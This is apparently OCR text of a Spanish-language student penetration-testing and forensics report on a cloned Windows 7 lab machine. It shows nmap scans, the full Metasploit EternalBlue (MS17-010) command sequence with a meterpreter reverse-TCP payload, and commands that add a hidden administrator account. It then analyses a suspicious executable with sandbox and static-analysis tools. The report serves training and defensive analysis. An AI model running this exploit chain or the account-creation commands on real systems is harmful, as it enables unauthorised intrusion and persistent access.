
Comando utilizado: nmap -sS -p 1-1000 192.168.1.0/24

Con: -sS se realiza un escaneo rápido y sigiloso es un SYN Scan (rápido y sigiloso).

Con: -p 1-1000 le estamos diciendo que escanee los primeros 1000 puertos más comunes.

Figura 1.

Escaneo Nmap.



Fuente: *elaboración propia con base al escaneo nmap. (2025).*

Escaneo y Enumeración (Scanning & Enumeration)

Para la etapa de escaneo y enumeración se utilizaron las siguientes herramientas:


Nmap:

Comando Utilizado: nmap -sS -sV -O 192.168.100.10

Con este comando se le está diciendo a nmap que me busque en el host que puertos tiene abiertos, servicios, la versión del servicio y el posible sistema operativo.

Figura 2.

Escaneo nmap búsqueda de puertos y servicios.




Fuente: *elaboración propia con base al escaneo nmap. (2025).*

Comando Utilizado: nmap -sV --script vuln 192.168.100.10

Con este comando se le indica a nmap con –sV detecte los servicios y la versión de los puertos abiertos y detectamos vulnerabilidades en la máquina Windows7.

Figura 3.


Escaneo nmap búsqueda de vulnerabilidades.



Fuente: *elaboración propia con base al escaneo nmap. (2025).*

Figura 4.

Escaneo nmap búsqueda de vulnerabilidades.



Fuente: *elaboración propia con base al escaneo nmap. (2025).*

Explotación (Exploitation)

Durante la fase de explotación, una vez analizada la información recolectada, se ejecuta el ataque sobre el sistema objetivo para validar las vulnerabilidades identificadas (Catoira, 2018).

Como podemos observar anteriormente la máquina contiene varias vulnerabilidades que pueden ser explotadas en este caso se va tomar:

445/tcp microsoft-ds (SMB) EternalBlue (MS17-010), exploits de SMB, pass-the-hash

Comandos utilizados:

msfconsole

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 192.168.100.10

set PAYLOAD windows/x64/meterpreter/reverse_tcp


set LHOST 192.168.100.20

run

Los errores en los sistemas operativos de Windows como lo puede ser el desbordamiento de búfer, representan una de las vulnerabilidades más antiguas y críticas en la historia de la seguridad informática, con antecedentes documentados desde la década de 1960 esto a causado en las empresas un impacto económico bastante alto y operacional en las organizaciones (Howard & LeBlanc, 2003).

Figura 5.


Explotación vulnerabilidad.



Fuente: *elaboración propia con base al uso de metasploit. (2025).*

Figura 6.

Explotación vulnerabilidad.



Fuente: *elaboración propia con base al uso de metasploit. (2025).*

Después de generar la explotación de la vulnerabilidad tenemos acceso por medio de un meterpreter desde allí vamos a crear el usuario Mario_Andrade y lo vamos a convertir en administrador:


Comandos Usados:

execute –f cmd.exe –a “/c net user Mario_Andrade /add”

execute –f cmd.exe –a “/c net localgroup Administradores Mario_Andrade /add”

Figura 7.

Creación usuaria y agregar grupo admin



Fuente: elaboración propia con base al uso de metasploit. (2025).

Ahora creamos un archivo .txt para listar los usuarios que se encuentran en el sistema:


Comandos usados:

execute –f cmd.exe -a “/c net user > C:\\\usuarios.txt”

cat C:\\usuarios.txt

Figura 8.

Verificación Usuarios




Fuente: *elaboración propia con base con base al uso de metasploit. (2025).*

Ahora vamos a llamar una Shell para estar directamente dentro del C:\

Comando usado: shell

Figura 9.

Shell



Fuente: *elaboración propia con base al uso de metasploit. (2025).*


Ya dentro del directorio vamos a iniciar y verificar que información se encuentra que nos pueda dar un indicio de algún programa malicioso para su posible análisis:

Ingreso a la carpeta usuarios y verificamos la información que contiene todos los usuarios que se han logeado en la máquina.

Se encuentra una carpeta dentro del directorio de usuarios se identifica un supuesto usuario de nombre semi**,** la cual es una carpeta que contiene un archivo poco conocido y con una extensión .exe.

Figura 10.

Verificación Información



Fuente: *elaboración propia con base con base al uso de metasploit. (2025).*

Identificar los Fallos de Seguridad que Puede Atacar la Máquina Windows

Tabla 1

Identificación de fallos

Dato	Descripción	Cómo ayudó
Sistema operativo	El equipo objetivo tiene instalado un Windows (Windows 7 o similar),el cual al momento no tiene soportes ni actualizaciones lo que lo hace mucho más vulnerable.	Permite enfocar los vectores de ataque a vulnerabilidades específicas de Windows, sobre todo en servicios como SMB, RPC, NetBIOS.

Aplicación vulnerable instalada	Se indica que existe una aplicación vulnerable en el sistema, posiblemente asociada a un exploit.	El Anexo da una pista de que puede haber puertos o servicios expuestos que pueden ser atacados para obtener una Shell remota.
Posibilidad de obtener una Shell	Se indica explícitamente que la vulnerabilidad puede permitir acceso por medio de Shell.	Indica que debo buscar explotar servicios que otorguen ejecución remota de comandos (ejemplo: msrpc, smb).
Escalación de privilegios	Indica que al llegar a explotar la vulnerabilidad se puede crear un usuario administrador después de obtener acceso.	Aclara que el objetivo, además de acceso, es obtener privilegios administrativos, por lo tanto busco técnicas de escalamiento o creación de usuarios con privilegios.
Copia de la máquina objetivo (clonada)	Se nos entrega una copia forense de la máquina para pruebas.	Esto permite explotar sin restricciones, simulando un entorno real, asegurando que no afectamos un equipo en producción.

Notas: Datos y descripción de los Fallos de Seguridad que Puede Atacar la Máquina Windows


Herramientas Utilizadas para la Identificación de Fallos de Seguridad

Utilizamos la Herramienta online AnyRun: https://any.run/

La cual es una sanboxy que permite verificar artefactos, url´s etc, ejecutándolos o analizándolos en un entorno controlado.

Figura 11.


Análisis AnyRun



Fuente: *elaboración propia con base al uso de AnyRun. (2025).*

Figura 12.

Análisis AnyRun




Fuente: *elaboración propia con base al uso de AnyRun. (2025).*

En esta imagen podemos observar que la aplicación winse20w0.exe realiza conexiones a las direcciones IP y abre los puertos 137 y 138.

Figura 13.

Análisis AnyRun Conexiones




Fuente: *elaboración propia con base al uso de AnyRun. (2025).*

VirusTotal, se hace un análisis del ejecutable encontrado donde solo se tiene un reporte malicioso.

Figura 14.

Análisis Virus Total




Fuente: *elaboración propia con base al uso de virustotal. (2025).*

Herramienta PeStudio: PeStudio es una herramienta de análisis de malware. Se utiliza para analizar estáticamente muestras de malware. Úsela para encontrar artefactos sospechosos en un archivo ejecutable (.exe). (por ejemplo) encabezados PE, indicadores, cadenas, importaciones, exportaciones, bibliotecas, secciones, etc (Mohanraj, 2023).

Con PeStudio se verifico la información y las posibles .dll que maneja este ejecutable, encontramos una librería llamada mscoree.dll, la cual es una dll que permite conectar información, personas, sistemas, y dispositivos mediante software.

Figura 15.

Análisis PeStudio




Fuente: *elaboración propia con base al uso de Pestudio. (2025).*

Al ejecutar el software analizamos con TCPView, la cual nos permite verificar las conexiones en tiempo real, puertos abiertos, servicios y otra información de interés, en esta captura se puede observar que por medio del proceso System y con Id 4 se abren los puertos 137 y 138, igual como lo identifico anteriormente la herramienta AnyRun.

Figura 16.

Análisis en TCPView




Fuente: *elaboración propia con base al uso de tcpview. (2025).*

Con la herramienta Autoruns podemos observar como corre la .dll que contiene el archivo.

Figura 17.

Análisis Autoruns

